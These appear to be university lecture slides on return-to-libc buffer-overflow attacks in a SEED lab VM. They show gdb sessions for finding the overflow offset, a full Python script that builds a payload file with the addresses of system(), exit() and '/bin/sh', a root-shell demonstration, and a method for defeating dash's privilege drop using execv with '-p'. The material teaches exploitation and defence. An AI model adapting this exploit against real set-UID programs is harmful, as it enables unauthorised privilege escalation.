
*vul_func() == foo()
in our example*

Override the return address located at current function foo's ebp + 4 with address of system




Alternative Explanation

*vul_func() == foo()
in our example*




Alternative Explanation

*vul_func() == foo()
in our example*




Alternative Explanation

*vul_func() == foo()
in our example*



Flow Chart to understand system() argument



Calculating the Distance

```
[02/20/23] seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecstack -o stack stack.c
gdb-peda$ b *foo+38
Breakpoint 1 at 0x1253: file stack.c, line 11.
gdb-peda$ run
```

```
B+ 0x5655624e <foo+33>          call   0x565560b0 <strcpy@plt>
    >0x56556253 <foo+38>          add    $0x10,%esp
```

```
gdb-peda$ print $ebp
$1 = (void *) 0xfffffcfe8
gdb-peda$ print &buffer
$2 = (char (*)[100]) 0xfffffcf7c
gdb-peda$ print/d 0xfffffcfe8 - 0xfffffcf7c
$3 = 108
gdb-peda$
```

Distance = 108 + 4 = 112 since the new ebp is 4 bytes higher than the older ebp

Constructing badfile

```
[02/21/23] seed@VM:~/.../lecture10$ ./libc_exploit.py
```

```
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xffffd468      # The address of "/bin/sh"
content[120:124] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7e04f80      # The address of exit()
content[116:120] = (exit_addr).to_bytes(4,byteorder='little')

system_addr = 0xf7e12420    # The address of system()
content[112:116] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Distance

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecstack -o stack stack.c
```

```
B+ 0x5655624e <foo+33>          call   0x565560b0 <strcpy@plt>
>0x56556253 <foo+38>          add    $0x10,%esp
```

```
gdb-peda$ p &buffer
$4 = (char (*)[100]) 0xfffffcf7c
gdb-peda$ x/12xb 0xfffffcf7c + 112
0xfffffcfec: 0x20 0x24 0xe1 0xf7
0xfffffcff4: 0x68 0xd4 0xff 0xff
gdb-peda$
```

0xfffffcfec:	0x20	0x24	0xe1	0xf7	0x80	0x4f	0xe0	0xf7
0xfffffcff4:	0x68	0xd4	0xff	0xff				

“bin/sh” (ebp + 12)

system() (ebp + 4)

exit() (ebp + 8)

Can also do `x/12xb $ebp + 4` (notice however that this is still foo's ebp before jumping to system())

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
[02/20/23]seed@VM:~/.../lecture10$ gcc -m32 -g -fno-stack-protector -z noexecstack -o stack stack.c
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
>0x56556253 <foo+38>        add    $0x10,%esp
```

```
gdb-peda$ x/s 0xfffffd468
0xfffffd468: ".ICE-unix/1879" ← Address not pointing to "bin/sh" - notice addresses are
gdb-peda$ x/4s *((char **) environ)
0xfffffd41d: "SHELL=/bin/bash"
0xfffffd42d: "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1879,unix/VM:/tmp/.ICE-unix/1879"
0xfffffd477: "MYSHELL=/bin/sh"
0xfffffd487: "QT_ACCESSIBILITY=1"
gdb-peda$
```

← Address not pointing to "bin/sh" - notice addresses are shifted inside gdb. On next slides, we will run the vulnerable program directly from command line to launch the attack

Verifying the attack with gdb

- jumping to system()

```
gdb-peda$ b system  
Breakpoint 4 at 0xf7e12420  
gdb-peda$ continue
```

```
>0xf7e12420 <system>      endbr32  
 0xf7e12424 <system+4>    call   0xf7f12281  
 0xf7e12429 <system+9>    add    edx,0x1a1bd7  
 0xf7e1242f <system+15>   sub    esp,0xc  
 0xf7e12432 <system+18>   mov    eax,DWORD PTR [esp+0x10]  
 0xf7e12436 <system+22>   test   eax,eax  
 0xf7e12438 <system+24>   je    0xf7e12448 <system+40>
```

Launch the attack

- Generate the badfile (if you haven't done so) then execute the vulnerable code

```
[02/17/23] seed@VM:~/.../lecture10$ ./libc_exploit.py
[02/17/23] seed@VM:~/.../lecture10$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Attack will fail if incorrect length of filename

- If length of filename is not 5 characters (similar to env55 used to generate the address of the environment value “/bin/sh”).

```
[02/21/23] seed@VM:~/..../lecture10$ sudo cp stack stack77
[02/21/23] seed@VM:~/..../lecture10$ ./stack77
zsh:1: no such file or directory: /sh
[02/21/23] seed@VM:~/..../lecture10$
```

The rest of the environment variables got **shifted by 4 bytes** due to change in the filename (which is pushed first on the stack as an environment variable itself). Address now points to /sh instead of /bin/sh

/sh is NOT a command located in **root directory** that system() can execute

Verifying the attack with gdb

- Stack content after injecting addresses and **before jumping to system()**

```
seed@VM:~/.../lecture10$ gdb stack77
```

```
B+ 0x5655624e <foo+33>      call   0x565560b0 <strcpy@plt>
>0x56556253 <foo+38>        add    $0x10,%esp
```

```
gdb-peda$ x/s 0xffffd468
0xffffd468: "ICE-unix/1876" ← Address not pointing to "/bin/sh" - notice addresses are
gdb-peda$ x/4s *((char **) environ) shifted inside gdb. Unexpected results in gdb
0xffffd41c: "SHELL=/bin/bash"
0xffffd42c: "SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1876,unix/VM:/tmp/.ICE-unix/1876"
0xffffd476: "MYSHELL=/bin/sh"
0xffffd486: "QT_ACCESSIBILITY=1"
gdb-peda$
```

Return to Libc Attack on **x86-64**


- Significantly more difficult
- **Two major challenges**

1) Addresses in x86-64 unavoidably contain zeros:
e.g., 0x**0000**7FFFFFFFFF (highest address on stack)
strcpy will **terminate** once it finds a zero

2) **Argument** to system() is passed in **\$rdi** register instead
of pushed on stack as in IA32.

Difficult to inject shellcode with mov addr, \$rdi instruction
using basic **return_to_libc** attack.

Return Oriented Programming (ROP) tackles both challenges



Defeating Shell's Countermeasure

```
seed@VM:~/.../lecture10$ sudo ln -sf /bin/zsh /bin/sh
seed@VM:~/.../lecture10$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
seed@VM:~/.../lecture10$ sudo ln -sf /bin/dash /bin/sh
seed@VM:~/.../lecture10$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

- /bin/dash and **/bin/bash** drop the SET-UID privilege. Attack will fail
- However, if run with the “**-p**” option, will NOT drop the privilege

Defeating Shell's Countermeasure

- Use a different **libc** library **function** that allows us to pass an extra argument (command + the option “-p”)

We can do this with the function

execv(const char* pathname, char *const argv[])

Argument 1 (pathname):

address of “/bin/bash”


Argument 2 (argv[]):

argv[0] = address of “/bin/bash”

argv[1] = address of “-p”

argv[2] = NULL (i.e., 4 bytes of zero)

Defeating Shell's Countermeasure



Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation